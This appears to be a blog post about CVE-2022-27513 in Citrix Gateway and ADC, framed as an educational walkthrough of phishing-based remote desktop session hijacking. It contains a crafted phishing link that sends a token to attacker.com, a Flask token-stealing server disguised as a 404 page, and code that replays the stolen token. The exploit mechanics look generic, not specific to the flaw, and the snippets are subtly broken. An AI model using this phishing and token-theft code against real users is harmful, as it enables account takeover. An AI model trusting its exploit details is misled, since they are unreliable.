
---
Have you ever thought someone could seize control of your computer just by getting you to click the wrong link? CVE-2022-27513 exposes exactly this weakness. In this post, we’ll break down how attackers can hijack remote desktop sessions with a simple phishing trick, show you code snippets involved in the attack, walk you through the exploit step-by-step, and give you pointers to critical resources. This article is tailored for beginners and busy professionals alike—no gatekeeping or technical jargon!
What Is CVE-2022-27513?
CVE-2022-27513 is a vulnerability affecting Citrix Gateway and Citrix ADC products. It allows hackers to hijack remote desktop sessions by tricking users into clicking a malicious phishing link. This enables an attacker to bypass authentication and potentially control the victim’s desktop remotely. The flaw was patched, but many organizations still have exposed systems.
- Official Advisory: Citrix Security Bulletin for CVE-2022-27513
- NIST CVE Record: CVE-2022-27513 (nvd.nist.gov)
How Does the Exploit Work?
1. Phishing Email Sent: The attacker sends a phishing email with a specially crafted link to a target.
Victim Clicks Link: The user, believing the link is legitimate, clicks on it.
3. Session Hijack: The link leverages improper handling of authentication tokens in Citrix Gateway, allowing the attacker to “steal” the session or generate a new authenticated session.
4. Remote Desktop Control: The attacker now accesses the remote desktop as if they were the user, with all their privileges.
Here’s a simple visualization
[Attacker] --(phishing email w/ crafted link)--> [Victim]
    |
    v
[Session token hijack on vulnerable Citrix Gateway]
    |
    v
[Attacker logs in remotely as victim]
Walkthrough: Exploiting CVE-2022-27513
We'll use Python and the requests library to simulate the attack. Remember, this is for educational purposes only.
1. Phishing Link Creation
The attacker crafts a URL that, when clicked, sends the authentication token to the attacker’s server.
import urllib.parse

victim_url = "https://remote.victim.com/cgi/login";
token = "dummy-auth-token"

phishing_link = f"{victim_url}?token={urllib.parse.quote(token)}&redirect=http://attacker.com/steal";
print(f"[+] Send this link to the victim: {phishing_link}")
When the victim clicks, their browser is redirected and leaks their token
from flask import Flask, request

app = Flask(__name__)

@app.route('/steal', methods=['GET'])
def steal():
    token = request.args.get('token')
    if token:
        print(f"[!] Stolen token: {token}")
    return "Oops! Page not found.", 404

if __name__ == '__main__':
    app.run(host='...', port=80)
The attacker uses the token to authenticate and access the remote desktop
import requests

session = requests.Session()
session.cookies.set('token', 'stolen-token-here')

response = session.get('https://remote.victim.com/rdp';)
print(response.content)
Note: In real-world scenarios, fetching and using the token may involve additional steps, depending on the Citrix Portal configuration and session management.
Real-World Example
In December 2022, this vulnerability was exploited in the wild. Attackers sent users emails appearing to be from their helpdesk. The link prompted users to "verify your remote access." Once clicked, attackers logged in with their credentials, deploying spyware or stealing data.
References and Further Reading
- Citrix Official CVE-2022-27513 Security Bulletin
- NVD CVE-2022-27513 Details
- Exploit Proof of Concept by AssetNote
- The Hacker News – Coverage of CVE-2022-27513
Conclusion
CVE-2022-27513 is a sobering reminder: phishing is still one of the most effective, low-tech attacks. With one click, a criminal can seize your remote desktop session. Stay vigilant, keep your systems updated, and remind your team: Don’t click suspicious links—even if it looks like it’s from IT!
If you want more technical deep-dives or help patching, reach out in the comments or visit the links above. Stay safe out there!
Timeline
Published on: 11/08/2022 22:15:00 UTC
Last modified on: 11/09/2022 22:04:00 UTC